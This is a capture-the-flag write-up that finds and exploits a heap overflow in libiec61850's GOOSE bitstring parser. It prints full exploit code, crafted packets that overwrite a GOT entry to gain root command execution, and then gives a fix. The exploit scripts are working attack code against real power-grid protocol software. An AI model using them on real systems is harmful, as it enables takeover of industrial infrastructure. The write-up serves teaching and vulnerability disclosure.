Honk! Honk!

Category: Pwn
Difficulty: Hard
Author: 0x4d5a
Writeup by: Nils

Description

> Honk Honk! A GOOSE is here! Can you find and exploit an 0-day in the implementation of the protocol in the libiec61850 library?
>
> Some notes:
>
> You will get access to a server via SSH. You can even use SCP to upload your exploit. The GOOSE subscriber is running in the background listening on the loopback interface
>
> The GOOSE protocol uses weird UDP flags and thus needs CAP_NET_RAW. Use the `/home/ctf/setcap` SUID binary to set those caps on the file `/home/ctf/exploit`
>
> If you have problems to SCP your exploit into the container, try `scp -P 2222 -O [...]`.

Summary

GOOSE is a network protocol and EtherType used mainly for communication between components of power grid infrastructure. It uses a publisher/subscriber model to distribute structured data.

The challenge author provides a Docker setup that runs a mostly unaltered basic example from the libiec61850 repo, a C library implementing this protocol, as `root`. The only change is the addition of the line

```
system("echo 'good bye :)'");
```

in a `sigint_handler` function. The example creates a GOOSE subscriber and listens for GOOSE Ethernet packets.

I have non-root ssh access to the container and can run any executable with `CAP_NET_RAW`. The flag is in a file at `/flag` and only readable by `root`.

Solution

According to the description, I should find a 0-day in the library. To start off, I cloned it from GitHub and inspected the included example that is also used in the setup:

```
Arch:     amd64-64-little
RELRO:    Partial RELRO
Stack:    Canary found
NX:       NX enabled
PIE:      No PIE (0x400000)
FORTIFY:  Enabled
```

It creates a `GooseSubscriber` and listens for published packets, printing some information about them if they are received.
I inspected the documentation of the function to create such a subscriber.

```
/* goose_subscriber.h */
/**
 * The data set values contained in a GOOSE message will be written to the
     optionally provided MmsValue instance.
 * The MmsValue object has to be of type MMS_ARRAY. The array elements
    need to be of the same type as
 * the data set elements. It is intended that the provided MmsValue
    instance has been created by the
 * IedConnection_getDataSet() method before.
 *
 * If NULL is given as dataSetValues it will be created the first time
    when a appropriate GOOSE message
 * is received.
 */
LIB61850_API GooseSubscriber
GooseSubscriber_create(char* goCbRef, MmsValue* dataSetValues);
```

In this challenge, the `dataSetValues` argument is `NULL`. Still, 'need to be of the same type' looks like a design intention to keep in mind.

The challenge description suggests I should send Ethernet packets to the GOOSE subscriber. Presumably this is the way to gain root access. I started reading the library code and traced the information flow from an incoming packet.

- The packet is received in system-specific files and returned to the `GooseReceiver_tick` function in `libiec61850/src/goose/goose_receiver.c`.
- It is then given to `parseGooseMessage` in the same file. There, the Ethernet header is parsed. The function then checks if a matching `GooseSubscriber` is registered with this `GooseReceiver`.
- If so, the remainder of the packet is handed over to `parseGoosePayload`. That continues to

parse the packet and sets corresponding values on the subscriber. This seems to read a flexible header format with metadata for the subscriber. It also finds the actual published data region (`dataSetBufferAddress`, `dataSetBufferLength`) in the packet.
Under some conditions, among other if the subscriber has not yet received a value, the function calls `parseAllDataUnknownValue` on this region and sets the value for the subscriber.
Otherwise, it calls `parseAllData` and passes the region and the old value from the subscriber to this function.

Inspecting both `parseAllDataUnknownValue` and `parseAllData`, they behave very similarly in that they parse the data region to an object of type `MmsValue`.

That type is a tagged union seemingly representing the data model for `GOOSE`. It can represent arrays and structures of `MmsValue`s, which appear to be identical except for the tag, booleans, bitstrings, bytestrings, signed and unsigned integers, floats, octet strings (arbitrary bytes), visible strings (null terminated) and two types representing time. In the packet, they are encoded as a 1-byte type tag followed by a variable-length field for their size in bytes and then type-specific data of that size.

`parseAllDataUnknownValue` creates a new `MmsValue`s from the buffer, allocating space on the heap while `parseAllData` parses the values trying to reuse the structures from the previous value it receives as an argument. `parseAllData` checks recursively in various places that the parsed value has the same type and, for all `MmsValue`s except the string types, the same or sometimes not larger size as before. If necessary, strings are freed and allocated again with larger size.
This type checking appeared to reflect the same design intention as above.

I began looking for errors in validation and quickly found an interesting implementation for updating bitstrings. In the packet, their type-specific data is a one-byte unsigned integer `padding` and a buffer containing bytes.

```
/* goose_receiver.c, line 212 */
int padding = buffer[bufPos];
int bitStringLength = (8 * (elementLength - 1)) - padding;
if (bitStringLength == value->value.bitString.size) {
    memcpy(value->value.bitString.buf, buffer + bufPos + 1,
            elementLength - 1);
}
```

The number of bits in the bitstring is computed from the number of bytes in the buffer, `elementLength - 1`, and the `padding` in bits. This padding seems to allow bitstring lengths that are not multiples of 8 by specifying the number of remaining bits.
The code above copies the entire buffer including padding if the computed bitstring size is the same as the one in the previous value.

To me this looked like a possible buffer overflow because with different `padding` values and corresponding buffer lengths, the number of bytes copied in `memcpy` is not constant.

To verify my assumption, I inspected the corresponding code for creation of a new value in `parseAllDataUnknownValue`:

```
/* goose_receiver.c, line 510 */
int padding = buffer[bufPos];
int rawBitLength = (elementLength - 1) * 8;

if (padding > 7) {
    if (DEBUG_GOOSE_SUBSCRIBER)
        printf("GOOSE_SUBSCRIBER:      invalid bit-string (padding not
            plausible)\\n");

    goto exit_with_error;
}
else {
    value = MmsValue_newBitString(rawBitLength - padding);
    memcpy(value->value.bitString.buf, buffer + bufPos + 1, elementLength
        - 1);
}
```

Huh. Here, padding is asserted to be at most 7. That makes sense because for densely-packed packets, this is enough to represent any bitstring length by having an arbitrary buffer size in bytes and splitting the last byte to match the exact number of bits. This sanity check is missing in the version of `parseAllData`.

Okay, so it is likely I can allocate some buffer on the heap of for a bitstring with padding 0 and overflow it by x bytes by changing it in the next packet to a representation with padding $8x$ and thus larger buffer.

At this point I felt confident enough to verify this hypothesis.

The library includes another example for a `GoosePublisher`, publishing three packets. This is a good starting point for my exploit executable.

Setup

I know myself well enough to prepare many failing iterations on the exploit, so I opted to use `pwntools` for payload generation. I copied and modified the publisher example to just send a single Ethernet packet parsed from command line argument. My plan was to invoke this binary using the ssh connection. The Makefiles are copied from the other examples and everything is compiled.

```
cmake -DCMAKE_BUILD_TYPE=Release  -DBUILD_EXAMPLES=ON -
    DCMAKE_EXE_LINKER_FLAGS="-no-pie" ..
make -j4
```



The Dockerfile was changed to additionally install `tcpdump` and `gdbserver`, the autostart file

`run.sh` such that the ssh access allows root login and the goose subscriber does not start automatically. This way, I could start it myself and debug it more easily.

To capture some 'normal' GOOSE packets, I started the container and ran `tcpdump -i lo -w stock-goose.pcap` and the stock subscriber and publisher examples concurrently.
Using Wireshark, I extracted raw bytes of the GOOSE packets as python bytestring, identified all bytes that signify the length, and budged everything back together in python. I also created a little helper to generate bitstring representations with freely-chosen padding.

My python script runs on the Docker host and connects to the container with ssh.

It then uploades the exploit file and invokes it with two simple packets of two bitstrings each. To verify my hypothesis, the first bitsring in the second packet is longer but also has larger padding. Stepping through execution, I found the call instruction for the potentially overflowing `memcpy` at `*parseAllData+1007`.

before `memcpy`	after `memcpy`
	

Success! `memcpy` overflowed the chunk size of the next chunk on the heap. By using a bitstring length that ends right at the chunk border, even some data of the next chunk can be overflown.

This next chunk is occupied by the `MmsValue` struct of the second bitstring. If I change the pointer to the bitstring buffer in this struct and subsequently alter the second bitstring, `memcpy` should write to memory at the chosen pointer address when trying to update the value.

Exploitation plan

The executable is `Partial RELRO` and `No PIE`, implying the arbitrary write can change entries in its Global Offset Table without any address leak.

The GOT is a structure used for dynamic linking in a binary that holds pointers to functions in `libc`. These entries are not populated at the start of the program. When a function like `free` is called, it is

not directly invoked in `libc`. Instead, a small function `free@plt` is called that checks if the address for `__libc_free` is set in the GOT at symbol `free@got`. If it is not, the address is resolved. Then, `free@plt` jumps to the address at `free@got`.

Usually in binary exploitation, the way to obtain Remote Code Execution is to call `system` with a controlled first parameter like `/bin/sh` to spawn an interactive shell. In this challenge, this would not help as on remote, I have no access to `stdin`/`stdout` of the subscriber.

Still, `system` is the way to go. Lucky for me, the small patch to the subscriber example causes `system@plt` to be present in the executable. Thanks, `0x4d5a`!
If I overwrite the pointer for some `libc` function in GOT with the address of `system@plt`, calling that function with a string as first argument executes the string as shell command – as `root`, because the subscriber runs as `root`.

Remember that when a `MmsValue` visiblestring is longer than the previous value, its buffer is `free`d and a new one is allocated. Thus, I used `free` as a promising candidate for the exploit.

With this in mind, I created two GOOSE packets:

- Packet 1 has these values:
  - A bitstring of size `0x18` and padding `0`. The size just right so the buffer goes up to the chunk border. This will be resized later.
  - Another bitstring of size `0x8`. The `MmsValue` struct will be overflown later, changing the buffer pointer.
  - A visiblestring, the payload to `free` / `system` later. It is `"chmod a+r /flag"`.
- Packet 2 has these values:
  - A bitstring of size `0x30` and padding `0xc0` (= `8 * 0x18`). The last `0x18` bytes will overflow the second `MmsValue` chunk, setting the buffer pointer to `free@got`.
  - Another bitstring of size `0x8`, containing `system@plt`. The subscriber will reuse the second bitstring of packet 1 and write the contents to the modified buffer, changing the value at `free@got` to `system@plt`.
  - A visible string `"chmod a+r /flag-"`. It is longer than the string in the first packet. Consequently, the latter one is `free`d, calling `free("chmod a+r /flag")`. This now resolves to `__libc_system("chmod a+r /flag")`, marking the flag readable to me.

Sending those packets and running `cat /flag` gives me the flag.

Exploit Code

The solver script:

```
from pwn import *

USER = '7ed9f43f73011961063414d6-honk-honk@challenge.master.cscg.live'
PORT = 2222

exe = ELF('./goose_subscriber_example')
context.binary = exe

gdbscript = '''
b *parseAllData+1007
c
'''

if not args['REMOTE']:
    USER = 'ctf@127.0.0.1'
    PORT = 1024
    s = ssh('root', '127.0.0.1', 1024, 'pass')
    gdb.debug(
        ['/home/ctf/libiec61850/build/examples/goose_subscriber/
           goose_subscriber_example', 'lo'],
        env={},
        gdbscript=gdbscript,
        ssh=s
    )

r = process(
    f'ssh -p {PORT} -o UserKnownHostsFile=/dev/null -o
       StrictHostKeyChecking=no {USER}', shell=True)

with process(f'scp -o UserKnownHostsFile=/dev/null -o
   StrictHostKeyChecking=no -P "{PORT}" -O ../libiec61850/build/examples/
   goose_exploit/exploit "{USER}:exploit"', shell=True) as u:
    print(u.recvall())

r.sendline(b'chmod +x /home/ctf/exploit')
r.sendline(b'/home/ctf/setcap')


def send_packet(packet):
    r.sendline(f"/home/ctf/exploit lo {packet.hex()}".encode())


def build_packet(items, sequence_num):
    '''
    The payload is taken from a tcpdump
    '''
    payload = b''.join(items)
```

```
    l = len(payload)
    p = b''
    p += b"\x01\x0c\xcd\x01\x00\x01\x00\x00\x00\x00\x00\x00\x81\x00\x80\
       x00"
    p += b"\x88\xb8\x03\xe8\x00"
    p += bytes([l + 0xa8])
    p += b"\x00\x00\x00\x00\x61\x81"
    p += bytes([l + 0x9d])
    p += b"\x80\x29\x73"
    p += b"\x69\x6d\x70\x6c\x65\x49\x4f\x47\x65\x6e\x65\x72\x69\x63\x49\
       x4f"
    p += b"\x2f\x4c\x4c\x4e\x30\x24\x47\x4f\x24\x67\x63\x62\x41\x6e\x61\
       x6c"
    p += b"\x6f\x67\x56\x61\x6c\x75\x65\x73\x81\x02\x01\xf4\x82\x23\x73\
       x69"
    p += b"\x6d\x70\x6c\x65\x49\x4f\x47\x65\x6e\x65\x72\x69\x63\x49\x4f\
       x2f"
    p += b"\x4c\x4c\x4e\x30\x24\x41\x6e\x61\x6c\x6f\x67\x56\x61\x6c\x75\
       x65"
    p += b"\x73\x83\x29\x73\x69\x6d\x70\x6c\x65\x49\x4f\x47\x65\x6e\x65\
       x72"
    p += b"\x69\x63\x49\x4f\x2f\x4c\x4c\x4e\x30\x24\x47\x4f\x24\x67\x63\
       x62"
    p += b"\x41\x6e\x61\x6c\x6f\x67\x56\x61\x6c\x75\x65\x73\x84\x08\x64\
       x27"
    p += b"\xf2\x36\x7f\x7c\xed\x0a\x85\x01\x01\x86\x01"
    p += bytes([sequence_num])
    p += b"\x87\x01\x00\x88"
    p += b"\x01\x00\x89\x01\x00\x8a\x01"
    p += bytes([len(items)])
    p += b"\xab"
    p += bytes([l])
    p += payload

    return p


def build_bitstring(buffer, padding_bits):
    return b'\x84' + bytes([len(buffer) + 1, padding_bits]) + buffer


def build_visiblestring(buffer):
    return b'\x8a' + bytes([len(buffer)]) + buffer


overflow_payload = flat(
    {
        0x0: 0x25,  # chunk size
        0x8: flat(
            {
                0x0: b'\x03',  # type: bitstring
```

```
                0x5: p32(64),  # size in bits
                0xd: p64(exe.got['free'])
            }, filler=b'\0'),
    }
)

packets = [
    build_packet([
        build_bitstring(b'\xaa' * 0x18, 0),
        build_bitstring(b'\xbb' * 0x8, 0),
        build_visiblestring(b'chmod a+r /flag')
    ], 0),
    build_packet([
        build_bitstring(b'\xcc' * 0x18 + overflow_payload,
                        len(overflow_payload) * 8),
        build_bitstring(p64(exe.plt['system']), 0),
        build_visiblestring(b'chmod a+r /flag-')
    ], 1),
]

sleep(2)

for pac in packets:
    sleep(1)
    send_packet(pac)

r.sendline(b'cat /flag')
r.interactive()
```

The modified example `goose_exploit.c`:

```
/*
 * goose_exploit.c
 */

#include <stdint.h>
#include <stdlib.h>
#include <string.h>
#include <stdbool.h>
#include <errno.h>
#include <stdio.h>

#include "goose_publisher.h"
#include "goose_publisher.c"
#include "hal_thread.h"

int
main(int argc, char **argv)
{
    char *interface;
```

```
    if (argc > 1)
        interface = argv[1];
    else
        interface = "eth0";

    printf("Using interface %s\n", interface);

    CommParameters gooseCommParameters;

    gooseCommParameters.appId = 1000;
    gooseCommParameters.dstAddress[0] = 0x01;
    gooseCommParameters.dstAddress[1] = 0x0c;
    gooseCommParameters.dstAddress[2] = 0xcd;
    gooseCommParameters.dstAddress[3] = 0x01;
    gooseCommParameters.dstAddress[4] = 0x00;
    gooseCommParameters.dstAddress[5] = 0x01;
    gooseCommParameters.vlanId = 0;
    gooseCommParameters.vlanPriority = 4;

    GoosePublisher publisher = GoosePublisher_create(&gooseCommParameters,
        interface);

    if (publisher && argc > 1) {
        uint8_t packet[0x1000];
        char * read_ptr = argv[2];
        long length;
        int i;

        for (i = 0; i < sizeof(packet)-1; i++) {
            sscanf(read_ptr, "%2x", &packet[i]);
            read_ptr += 2;
        }
        packet[i] = 0;

        Ethernet_sendPacket(publisher->ethernetSocket, packet, i);
        GoosePublisher_destroy(publisher);
    }
    else {
        printf("Failed to create GOOSE publisher. Reason can be that the
           Ethernet interface doesn't exist or root permission are
           required.\n");
    }

    return 0;
}
```

Mitigation

The bug can be prevented by sanity checking the `padding` of bitstrings likes so:

```
diff --git a/src/goose/goose_receiver.c b/src/goose/goose_receiver.c
index 06160008..e7960d20 100644
--- a/src/goose/goose_receiver.c
+++ b/src/goose/goose_receiver.c
@@ -211,7 +211,7 @@ parseAllData(uint8_t* buffer, int allDataLength,
    MmsValue* dataSetValues)
             if (MmsValue_getType(value) == MMS_BIT_STRING) {
                 int padding = buffer[bufPos];
                 int bitStringLength = (8 * (elementLength - 1)) - padding
                    ;
-                if (bitStringLength == value->value.bitString.size) {
+                if (bitStringLength == value->value.bitString.size &&
    padding < 8) {
                     memcpy(value->value.bitString.buf, buffer + bufPos +
                        1,
                            elementLength - 1);
                 }
```

If padding is always less than 8, no more bytes can be written to the buffer than in the previous string.

Flag

CSCG{Y0u_b0nked_th3_h0nk!GZ}